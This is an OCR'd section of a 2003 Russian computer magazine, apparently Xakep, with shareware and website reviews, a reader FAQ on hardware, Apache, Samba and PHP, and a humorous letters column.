


Начну с того, что сейчас идет активное бета-тестирование второй версии Kana Reminder. Не забудь в нем поучаствовать. Моя любимая «напоминалка» от билда к билду становится все круче и круче. При этом она все еще умудряется сочетать малый вес, простой, но не примитивный интерфейс и приличное количество ОЧЕНЬ продуманных функций. Для ни разу не грамотных скажу, что Kana Reminder позволяет создавать напоминания быстро, без запуска дополнительных мастеров, которыми так любят «радовать» юзера другие проги. А во второй версии появился еще и календарик, вылезающий на экран при наведении курсора на иконку проги в системном трее. Естественно, календарик не простой, а многофункциональный. С его помощью можно создавать напоминания одним кликом по нужной дате, а кроме того, он выделяет жирным шрифтом дни, на которые у тебя уже что-то запланировано. Мелочь, а приятно. Советую скачать. Или ты хочешь по-прежнему, засидевшись за компом, пропускать начало фильмов, забывать о днях рождения друзей и бесперебойно плавить чайники?



ШароWAREZ

M.J.Ash (m.j.ash@real.xakep.ru)



Just Wallpaper v 2.05


Windows 9x/Me/NT/2k/XP
Shareware
Size: 3582 Кб
www.lincolnbeach.com/justwallpaper.asp

Программа для смены обоев в автоматическом или ручном (по горячей клавише) режиме. Работает с картинками в форматах BMP, PNG и JPG. Позволяет организовывать изображения по темам, что довольно удобно - пользователь сам выбирает, чем он хочет в данный момент любоваться: пейзажами, 3D-графикой или, скажем, девушками в бикини. Приятный набор дополнительных опций: наложение на обои полупрозрачного календаря, записок и PIP - функция вывода на экран "картинки в картинке". Именно наличие PIP и заставило меня обратить внимание на Just Wallpaper. Работает эта функция следующим образом: в программе есть некоторое количество "масок" - изображений, содержащих участок, равномерно закрашенный розовым цветом. Когда маска выводится на экран, то вместо розового пятна вклеивается одна из картинок текущей темы. Как видишь, ничего сложного! Но поскольку маски можно создавать самостоятельно, то использование функции PIP способно поднять настроение любому юзеру. Изображение телевизора, который регулярно перещелкивается с канала на канал, сменяет объявление "Их разыскивает милиция", на котором мелькают фотки с последней вечеринки. За пять минут Рабочий стол преображается радикально. Just Wallpaper дает возможность развернуться любому таланту :).



Scopeware Vision v 1.3.2


Windows 9x/Me/NT/2k/XP
Shareware
Size: 17522 Кб
www.scopeware.com



Еще одна демка новой технологии. Представляет собой на редкость прикольный поисковый механизм. Отличается всеядностью - при установке он первым делом индексирует документы Microsoft Office (Word, Excel и PowerPoint), текстовые файлы, PDF, веб-страницы, а также картинки, аудио и видеозаписи. Помимо этого, Scopeware Vision просматривает содержимое твоего почтового ящика (Outlook 2000+ или Outlook Express).


Ноу-хау этой проги заключается в режиме представления информации. Дело в том, что он сильно визуальный. Каждый файл в Scopeware Vision - это маленькая карточка с картинкой и подписью. Все карточки располагаются в окне программы каскадом. Их можно "перебирать" с помощью курсора мыши. К карточке, находящейся под курсором, выдается отдельное, более подробное, описание. Scopeware Vision автоматически сортирует карточки: новые файлы выходят на первый план, за ними располагаются файлы постарше. Что особенно круто? То, что каждая фотка на карточке отображает реальное содержание документа - по крайней мере, первой его страницы. Нужная таблица отчета, договор, письмо находятся моментально - ведь ты же помнишь, как они выглядят, даже если уже забыл, что там точно написано. Тем не менее, возможность полнотекстового поиска в программе присутствует. Имеется также и система фильтров, позволяющая отсеивать документы по типам и времени создания.

Короче говоря, Scopeware Vision - идеальная офисная поисковая система. Жаль, что она еще требует доработки в плане оптимизации кода и поддержки русского языка.



DCOMbobulator v 2.0

Windows 9x/Me/NT/2k/XP
Freeware
Size: 28 Кб
http://grc.com/dcom




Надеюсь, статья "Глобальный хак винды" из нашего прошлого номера напугала тебя достаточно для того, чтобы ты, наконец, установил на свою машину все патчи, которые сам Microsoft называет критическими. Я лично сразу же так и сделал. Более того, я даже скачал специальную утилиту DCOMbobulator, которая проверяет, правильно ли легли на систему соответствующие заплатки. К счастью, мои винды успешно прошли испытание. А вот компьютер приятеля, которому я DCOMbobulator принес на дискетке, был обруган. Но патчи скачивать приятель не стал. Заявил, что дыры, связанные с интерфейсом DCOM протокола RPC, его порядком задолбали (их обнаружено уже несколько), а потому DCOM он просто-напросто выключит. Что он тут же и сделал, воспользовавшись еще одной функцией утилиты DCOMbobulator. Операция прошла без последствий. Оно и понятно - мой приятель не программист, а обычный софт на shut down и disabled DCOM внимания не обращает.

P.S. DCOMbobulator отлично подходит для тестирования и "лечения" машин, к которым ты имеешь непосредственный доступ. Удаленные системы по-прежнему приходится сканировать. К счастью, в специализированных сканерах сейчас недостатка нет (оно и понятно - больно уж уязвимость благодатная :)). Нужны конкретные ссылки? Ок, посмотри хотя бы на Retina RPC DCOM Vulnerability Scanner, который абсолютно бесплатно выдают на www.eeye.com.

NEW RELEASES

FaceGen Modeller 3.0 Demo

Windows 9x/Me/NT/2k/XP
Freeware
Size: 21829 Кб
www.singularinversions.com



Третья версия мощного инструмента для трехмерного моделирования человеческих голов, разобраться в котором может даже обычный юзер, слабо подкованный в вопросах создания компьютерной графики. Впрочем, там и разбираться-то особо не в чем! В левой части окна "Генератора Лиц" находится трехмерная модель головы, а в правой - ползунки, которые отвечают за ее внешний вид. Двигая эти ползунки туда-сюда, ты, собственно говоря, и осуществляешь процесс моделирования: меняешь цвет кожи, форму черепа или даже выражение лица виртуального персонажа! Также в "Генераторе Лиц" предусмотрены так называемые "мастер-ползунки", влияющие сразу на целый ряд параметров. С их помощью любой модели можно, к примеру, "принудительно" поменять пол, расу или добавить годков пятьдесят. Самые интересные, на мой дилетантский взгляд, новшества этой версии - возможность "наложения" волос (во второй версии модели получались лысыми) и отключения "ненужных" элементов (глаз, зубов, кожи и т.д.). Другими словами, в умелых руках FaceGen теперь способен генерировать еще большие ужасы :).






WWW

Алекс Экслер (exler@exler.ru)

Самая мифическая десятка


alxumuk.com.ru/07.08.2003/1



Здесь ты найдешь сеанс научной магии с ее разоблачением. Точнее, десять наиболее распространенных мифов из области психологии, физиологии, секса и прочих -логий и -сов. Ты узнаешь, что длина пениса не зависит от длины носа, что секс перед соревнованиями не сказывается на результате (если только это не соревнования по сексу), что уровень риска при использовании презерватива низок, хотя риск повреждения презерватива высок, что первый шаг всегда делает женщина, причем в том направлении, о котором ты сейчас и подумал, что во время секса думать о несексуальном - бессмысленно, что женщины не любят болтать так же, как мужчины молчать. Все это именно так, хотя многие уверены в обратном. Но с другой стороны, долгое время считали, что Земля стоит на трех китах. А оказалось? Ни одного нет вообще! Всех сперли!

Безбашенные синие воробьи


www.vorobey.com



Несмотря на название сайта, это не воробей, а синие воробьи - во множественном числе - совершенно безбашенные создания, которые пародируют всяких известных исполнителей и делают это в форме флешовых мультиков. Одно плохо: почти во всех мультах злостно попирается честь и достоинство постоянного персонажа - безродного кота. Мой кот Бублик был этим очень, очень недоволен! Он сказал, цитирую, "кота меня ты позовешь, боюсь, тебя я не услышу". Ну, или что-то в этом роде. По крайней мере, его хвост очень нервно дергался. Посмотри, как синий воробей Галкин поет для синей Пугачевой "Зайка моя". Это же просто отвал хвоста какой-то, честное слово!

Слоганный механизм

www.dsouls.ru/slogan.cgi



Это уже прям механизм какой-то. И не простой, а слоганный. Вводишь какой-нибудь термин, а генератор создает тебе шедевр рекламного словоблудия. Практической ценности эта штука, понятное дело, не имеет, а вот для развлечения - в самый раз. Потому что там происходят какие-то странные вещи, воссоздать которые обычная программа не в состоянии. Чистая мистика. Даже страшно слегка... Например, кот Бублик, разыгравшись, ввел в строке генератора слово "пиписьки". Ну, пошутил так кот о своем, об отсутствующе-наболевшем... И что ты думаешь? Генератор выдал: "Покупайте Пиписьки, и у вас никогда не будет проблем с потенцией". Это же просто мистика какая-то - как точно попал прямо в цель!

Обнаженные обменные буфера


obo.tmpl-5.org

Не пугайтесь, мамаша, секса нет. Создатели сайта предлагают нам задаться вопросом: что в настоящий момент лежит у нас в компьютерном буфере обмена? Телефон любимой, кусок научной статьи, адрес порноресурса или фотография атома? "А черт его знает, что там лежит", - ответим мы на такой вопрос, невольно повторив каноничесую фразу Юрия Деточкина. И действительно - в процессе работы за компьютером мы в течение одного дня сотни раз копируем нечто в буфер, чтобы потом вставить этот текст, картинку, ссылку или нечто невообразимое в предназначенное для него место. Идея, между прочим, прикольная. Там и мои буферочки имеются. Не веришь? Да ладно тебе, зачем мне врать? У меня классные буфера! Правда, не знаю, влезли они туда или нет, потому что мне зачастую приходится копировать в буфер страниц по сто текста. Но в любом случае на сайте есть что почитать. То есть чужие буфера. Обрывки чужих буферов - как лица людей в пробегающих мимо поездах...



Твой кусочек памяти в Сети

napominalka.ngtu.ru



Довольно полезный сервис для тех, у кого башка дырявая, и речь при этом не идет о bad-блоках винчестера. В нужный момент этот сайт вышлет тебе на мобильник SMS с напоминанием. Зачем нужно? Напоминать, разумеется, зачем же еще? Удобство в том, что это исключительно интернетовский сервис. Тебе нужно просто зарегистрироваться, после чего получаешь возможность заносить туда свои напоминания - дни рождения, важные события, даты митингов и встреч, а сервис в нужный момент бибикнет тебе на мобилу. Причем по твоему желанию может это сделать заранее, а, кроме того, может напомнить о событии всего один раз, а может долбить каждый день, пока ты сам его не заткнешь. Удобно это тем, что сервис не привязан ни к твоему компьютеру, ни к блокноту, ни к запоминающему устройству aka голове. Просто один раз заполни напоминалки, а дальше просто не теряй сотовый телефон. Потому что если потеряешь - вот тут уж точно будет обидно и досадно.

Свинские развлечения

www.pig.ru

Всякие разные онлайновые игры. От простых до сложных. От дурачка до подкидного дурачка и от танков до дурака на ставке. Но есть и шахматы. И морской коктейль. В смысле, морской бой... И даже видеопокер. В видеопокер я поиграл - прикольно. Не так, конечно, прикольно, как в Лас-Вегасе, но зато тебе не наступают на ноги китайцы и не дышат в ухо любопытные. А вот дартс у них на сайте какой-то странный. Они мухлюют! Я сколько раз играл в обычный дартс - все время попадал в круг. Ну, если не в круг, то хотя бы в кого-нибудь из любопытных, стоящих вокруг. А здесь стрелка все время куда-то вниз падала. Правда, я не прочитал правила, но ведь всех правил не начитаешься...



FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Почему у меня в safe-mode'e винды не работает мышка? Очень напрягает, помогите please.

ответ........................

A: Ты забыл упомянуть, что используешь USB-мышку и 9x/NT винды. Дело в том, что в safe-mode'e этих ОС подгружаются только стандартные (читай наиболее стабильные) драйвера. Почему в этот список не входят дрова для USB-устройств - для меня до сих пор загадка. И ничего тут не поделаешь. Могу лишь посоветовать приобрести переходник USB > PS/2.

Q: Намедни мне рассказали, что новые AMD Duron'ы (на ядре Applebred) можно переделать в ПОЛНОЦЕННЫЙ Athlon XP... Неужели это действительно возможно?

вопрос........................

ответ........................

A: Народные умельцы давно подметили, что внешне новенькие "дурни" практически ничем не отличаются от старших братьев. Вся разница заключается лишь в положении мостиков L2. Но неужели для нас это проблема? Две минуты с паяльником в руках, и вуаля - вместо Duron'а имеем Athlon XP. Причем не только визуально, но и аппаратно! Ни БИОСы, ни какие-либо тесты не могут распознать в процессоре самозванца. А самое главное - производительность действительно поднимается до уровня настоящего Athlon'а. Казалось бы, халява! А нет - бесплатный сыр, как известно, бывает только в мышеловке. Дело в том, что немалая часть имеющихся на рынке экземпляров Applebred Duron не поддаются модернизации. Вернее, физически их проапгрейдить можно, но результат тебя вряд ли порадует: постоянные глюки и экраны смерти. Не жизнь, а сплошное мучение... Так что настоятельно советую не бежать сломя голову в магазин, а подумать, стоит ли из-за экономии в 20-30 баксов так рисковать. Хотя не скрою, что переделанные Дюроны частенько поддаются разгону, причем весьма ощутимому. Подробный мануал про этот тип модернизации можно прочитать на www.overclockers.ru/news/newsitem.shtml?category=2&id=1062976115.

Q: Недавно заметил, что в продаже появились материнские платы на чипсете i848P. Расскажите, пожалуйста, что это за зверь. На работе планируется глобальный апгрейд оборудования... хотелось бы узнать, стоит ли брать материнки, построенные на архитектуре этого чипсета. Цены нас устраивают.

вопрос........................

ответ........................

A: Недавно анонсированный Intel'овкими специалистами
чипсет i848P, похоже, набирает популярность среди про-
изводителей материнских плат. По крайней мере, на
рынке уже появилось немало материнок на этом чипсете.
Что же он собой представляет? По сути, это чуть урезан-
ная вариация очень модного и популярного сейчас
i865PE. Если конкретнее - вместо имеющегося в 865
двухканального контроллера DDR-памяти, в 848 всего
лишь одноканальный аналог. Теоретически это грозит
незначительным спадом максимальной скорости работы
с DDR-памятью и ограничением ее общего объема двумя
гигабайтами. Однако на практике это абсолютно неза-
метно. Неужели у тебя на домашнем ПК больше 2 гигов
DDR'ок? Или, может, тебе важна каждая сотая секунды
при выполнении каких-то процессов? Думаю, нет. Учиты-
вая весьма привлекательную стоимость и впечатляющие
скоростные показатели материнок, работающих на дан-
ном чипсете, можно смело рекомендовать их к покупке.

Q: Помогите! Как можно защитить свой сайт от полного скачивания? А особенно от качалок, которые очень сильно забивают слабый канал хостера.

вопрос........................

ответ........................

A: Первым делом откажись от услуг провайдера, имею-
щего столь узкий канал передачи данных, затем распо-
ложи сайт у себя на винте и закриптуй какой-нибудь
софтиной. Будь уверен: твою веб-страничку уже никто
не скачает! Сколько раз можно объяснять, что сайт от
скачивания защитить практически невозможно! На ка-
кие бы ухищрения ты ни шел, тот, кому это действи-
тельно необходимо, все равно сможет скачать его.
Пускай по одной страничке, пускай вручную, но скача-
ет же! Защититься от офлайновых браузеров, которые
полностью скачивают сайты, в принципе, можно. Я бу-
ду рассматривать методы защиты на примере наибо-
лее популярного веб-сервера Apache версии 1.3.27,
однако подобное можно "провернуть" и на другом
программном обеспечении. Начну с теории: посылая
http запрос веб-серверу, любая программа, будь она
обычным браузером, качалкой, либо чем-либо еще,
передает свое имя (так называемый User-Agent).
Смысл нашего трюка заключается в настройке Apache'a
таким образом, чтобы тот отсекал запросы неприемле-
мого для нашего сайта софта. Причем, это легко реа-
лизуемо с помощью модуля mod_setenvif, идущего в
стандартной комплектации Apache'a. Открой конфигу-
рационный файл веб-сервера (httpd.conf) и ищи строч-
ку "AddModule mod_setenvif.c" (без кавычек). Если она
закомментирована, смело ее активизируй. Далее пере-
ходи к концу файла и добавь примерно следующее:

```
SetEnvIf User-Agent ^Teleport ka4alka
SetEnvIf User-Agent ^Offline  ka4alka
SetEnvIf User-Agent ^Добавляем_другие_иденты ka4alka
<Directory ...>
  Order deny, allow
  Deny from all Env=ka4alka
  Allow from all
</Directory>
```

Готово! Правда стоит отметить, это отнюдь не идеальный способ защиты от качалок. Многие офлайн-браузеры имеют возможность подделывать идент, выдавая себя, например, за Internet Explorer. В этом случае наша защита бессильна.

Q: У меня на работе стоят несколько струйных принтеров Canon. Расходников "уходит" море! Поэтому покупка чернил с целью перезаправки картриджей очень и очень актуальна. Попадается хорошая "краска", но порой такое г... Неужели чернила так сильно отличаются?

вопрос........................

ответ........................

A: Большинство потребителей даже не подозревают, что чернила для картриджа отличаются не только цветом, но и качеством. Правда, не замечают они этого до поры до времени. Потому что, заправив картридж какой-нибудь лажей, невольно начинаешь задумываться о качестве приобретенных расходников. Давай проясним этот вопрос. Существует несколько видов чернил. Наиболее распространены те, которые базируются на различных красителях. Они доступны покупателям, но, тем не менее, имеют несколько весьма серьезных недостатков. Один из самых противных - смазывание после соприкосновения с влажной поверхностью. Поэтому покупать их я не рекомендую. Чернила другого типа, именуемые водоустойчивыми, этого недостатка лишены, так как нерастворимы в воде. Использование такой "краски" куда более предпочтительно, и именно поэтому большинство брендов рекомендуют их для использования в своей продукции. Советую приобретать именно этот тип чернил, причем не в первой попавшейся лавочке, а в хорошем магазине или еще лучше в сервисном центре. Подделок на рынке немало. Доходит до того, что на глаза попадаются чернила, заправленные в обычные медицинские шприцы. Чем их там разбавляют - даже представить страшно. Есть еще особый вид расходников для профессиональной и фотографической печати. Столь экзотические и, соответственно, дорогие вещицы применяются на практике довольно редко, однако в некоторых случаях альтернативы им нет. По крайней мере, в домашних условиях.

Q: Я окончательно перешел на *nix ОС. Не могу сказать, что мне это сильно нравится, но деваться некуда. Первая проблема - как посмотреть список расшаренных ресурсов на windows машине?

вопрос........................

ответ........................

A: Способов море. Вот некоторые из них:

1) Скрипты smbfind (findsmb). Синтаксис предельно прост: читаем мануал.

2) Команда nmblookup -r -A 192.168.0.1, где 192.168.0.1 - адрес удаленной машины.

3) Команда smbclient -N -L hostname -I 192.168.0.1

«Я ПЛАКАЛ» АКА ЛАМАРАЗМЫ НОМЕРА:

Мы с другом скачали взломщик интернета. Честно говоря, не знаю, как он работает, да и неважно это - главное, чтобы работал! А там предупреждение - мол, юзать надо правильно, следуя всем инструкциям, иначе за последствия разработчики не ручаются. Попробовали у меня, попробовали у друга, но ничего не вышло. Замечу, что все предыдущие действия делали полностью по инструкции. Заперлись вот здесь:
"Пункт 13. Итак, почти все готово. Перегружайте и после сообщения "No system disc or disc error" три раза наберите на клавиатуре "fReE iNTeRTet" (соблюдая регистр букв). Вуаля, вы в интернете". Помогите, никакого инета не появилось, более того, я не могу закрыть эту программу и нормально работать на компьютере. А скоро мама приедет - она иногда очень важные документы редактирует! (у друга та же фигня). Может, БИОС сбросить?

Q: Недавно написал небольшой скрипт для автоматизированного обмена прямыми warez'ными ссылками. Размер файлов здесь имеет большое значение, т.к. не каждый может скачивать файлы весом более 5-10 мегабайт. Именно поэтому мне ОЧЕНЬ хочется реализовать автоматическое определение размера файла по его URL. Возможно ли это реализовать с помощью штатных средств PHP?

вопрос........................

ответ........................

A: Конечно, возможно! Причем без дополнительных библиотек и модулей. Для этого можно использовать процедуру, написанную неким Сергеем Тарасовым. Очень оригинальное и в то же время простое решение:

```
<?
  $hostname = "units.ru"; // units.ru - имя сервера
  $filename = "/files/winamp.exe"; // интересующий на сервере файл
  get_size($hostname, $filename);

  function get_size($hostname, $filename)    {
     $end = false;
     $fp = fsockopen ($hostname, 80, &$errnr, &$errstr) or
        die("$errno:$errstr");
     fputs($fp,"HEAD ".$filename." HTTP/1.0\n\n");
     while (!$end) {
        $line = fgets($fp, 2048);
        if (trim($line) == "") {
           $end = true;
        } else {
           $str = explode(": ", $line);
           if ($str[0] == "Content-Length")
              print "Size of ".$filename." file ".$str[1]." bytes";
        }
     }
     fclose($fp);
  }
?>
```

Q: Объясните, пожалуйста, принцип создания рабочего дубликата Linux-системы.

вопрос........................

ответ........................

A: Реализуется это довольно просто. По крайней мере, никаких сторонних утилит, как в случае с windows-системами, не требуется. Первое, что нужно сделать - монтировать жесткий диск (man mount), на который, в общем-то, и будет переписан дубликат системы. После чего следует создать на нем новые разделы (man fdisk) и скопировать в них все имеющиеся файлы (естественно, кроме /mnt). Последнее можно сделать как стандартным Midnight Commander'ом (который, кстати, недавно обзавелся новой версией, имеющей МАССУ нововведений и багфиксов), так и *nix командами. Например, так: для каждого раздела "cp -Raxv / /mnt/novii_razdel" (без кавычек, естественно). Далее, руководствуясь комментариями и документацией, правим /mnt/novii_razdel/etc/fstab и создаем с помощью /dev/MAKEDEV недостающее устройство. Последний штрих: "mkdir /mnt/novii_razdel/proc /mnt/novii_razdel/mnt" и "lilo -r /mnt/novii_razdel -b /dev/hdb". Готово!

Q: Подскажите, пожалуйста, как на Дельфях можно получить информацию (ip-адрес, маска подсети и т.п.) одновременно со всех сетевых интерфейсов?

вопрос........................

ответ........................

A: В получении наиболее точной и подробной информации тебе поможет простенький модуль USock (www.sources.ru/delphi/delphi_get_ip_for_all_interfaces.shtml). Он не только великолепно предоставляет информацию об ip-адресах, масках подсетей, но еще и тщательно прокомментирован. Так что любой мало-мальски понимающий в Дельфях программист сможет разобраться в принципе его работы.

Q: Скажите, пожалуйста, не было ли у вас случайно опыта связывания двух компьютеров с помощью технологии Bluetooth. Ведь на рынке появилось немало подходящих адаптеров по приемлемой цене (кстати говоря - посоветуйте что-нибудь)...

вопрос........................

ответ........................

A: Опыт был. Причем во времена, когда Bluetooth-адаптеры стоили бешеных денег. Сейчас же с этим куда проще: витрины компьютерных салонов пестрят внешними Bluetooth USB модулями, имеющими сравнительно доступную цену. Например, Mitsumi Bluetooth USB adaptor WML-C52APR, имеющий десятиметровый радиус действия, стоит около $40, а Bluetooth USB Adapter Billionton, способный работать на расстоянии до 100 метров - всего $50. Да и системные платы со встроенным "синим зубом" уже не редкость... Установка подобных девайсов, как правило, проходит на ура: все предельно просто. Воткнул шнурок в USB - и пользуйся на здоровье. Процесс установки связи с мобильником, наладонником, ноутбуком, или, в нашем случае, с другим компьютером осуществляется всего парой кликов мышкой. Думаю, разъяснять здесь что-либо подробнее не стоит. Скорость полученного коннекта не фонтан. Поэтому фильмы перекачивать, скорее всего, не получится. Зато поиграть в любые, даже самые требовательные к сетевым ресурсам, игры вполне возможно. Стоит ли это удовольствие вложения денег - решать тебе. Однако мне кажется, что в ближайшее время Bluetooth-приемники станут неотъемлемым атрибутом любого ПК.

ё-MAIL

Наше е-мыло: magazine@real.xakep.ru







Письмо:
От: LedWorm [ledworm@bk.ru]

Ну что же, что же вы, ребята? Во что вы превратили журнал? Ведь были времена... А сейчас? Я, конечно, понимаю, что лето на дворе, птички поют и всем работать лень. Но может быть, в таком случае, вообще не делать журнал? Зачем же вы подводите тысячу ваших фанов, которые с замиранием сердца ждут очередной номер? И что, что они видят? Да, качество уже не то :(. Наглядным примером является седьмой номер этого года. Мало того, что он по непонятным причинам стал тоньше, так и качество статей меня просто привело в ужас (хотя, как и всегда, есть достойные, но их слишком мало). А диск - как будто его на коленке делали, в подполье! 400 mb лажи, часть которой была в прошлом номере. Больше всего меня разочаровала рубрика е-майл. На нее отвечал Холод, и это сразу заметно (никаких чувств, ни одного толкового ответа, лишь издевательства). Ну зачем же вы так? Мы же любим ваш журнал! Не надо так, ребята! Желаю вам вдохновения и удачи! С нетерпением жду очередного выпуска. С уважением, LedWorm.

Ответ Х:
Так, мужчины, собрание считать открытым. Почему у нас стал тоньше, чем раньше, что это такое? Теперь диск – кто растрепал, что его в подвале делают? Почему там до сих пор нормальное рабочее место не организовано? Что значит – столов и стульев не хватает? И поэтому клавиатуру надо держать на коленках? Пусть на пол кладет! И дальше – что это за хрень, почему издевательства? Где ответы по делу? Кто такой Холод? Ой, блин, это же я, пацаны, извините, я забыл. О! Ого-го! Мужики, ну не надо! Ну конечно, буду! Коллеги, ну что же вы! Аааххааo! Чертовы пидоры! Все, все, я буду отвечать на письма серьезно, только вытащите паяльник!



Письмо:
От: Blauengel [goleva@volgodon.ru]

Хайя, кул хацкеры. Вот недавно купила ваш Magazine ver. 09.03(57). Хороший, с дисочком. Да, не исправились, валяется в виде презентика бальзам после бритья для мужчин... Я, конечно, давно поняла, что вы и не надеетесь, что вас деймы не читают. И я даже как-то с этим смирилась. Ну, перцы, вы хоть еще б че положили и для жен. пола (типа, подарок для подружки). А то вот теперь придется папе подарить... Ну дык, давайте ж, исправляйтесь. Хотя бы к 8 марта, а то переберусь к конкурентам!!! (щютка юмора;)).
И еще, ребята, ложечка дегтю: ну зачем же так много рекламы вместо дополнительной полезной инфы (знаю, достали вас этим уже реально)? Да, реклама тоже рассказывает о нововведениях, ну не в таких же количествах!!! Почти на каждой странице: хоть вырывай и на стену вешай, вместо обоев. А вообще, журнал очень интересный, познавательный и содержательный. С респектом и немного критикой, Я.

Ответ Х:
Дарова, Блюангел! Мы тут у себя в редакции решили завести коробку картонную, с надписью «для жен». Теперь туда складываем всякие полезные вещи. Покровский туда положил свою фотографию в голом виде, Ядовитый – прошлогодние открытки на Новый год, Аваланч притащил «поваренную книгу анархиста», а я решил, что, наверное, сам туда влезу. В трусах со слоником и в галстуке-бабочке, обмотанный лентой из презервативов. Я очень интересный, познавательный даже. Надеюсь, ты в Москве, и ехать до тебя недалеко, а то меня укачивает. Едва ли ты будешь рада обнаружить в коробке облевавшегося автора любимого журнала. Целюю, Холод.

Письмо:
От: mailto:shanker@mail.ru

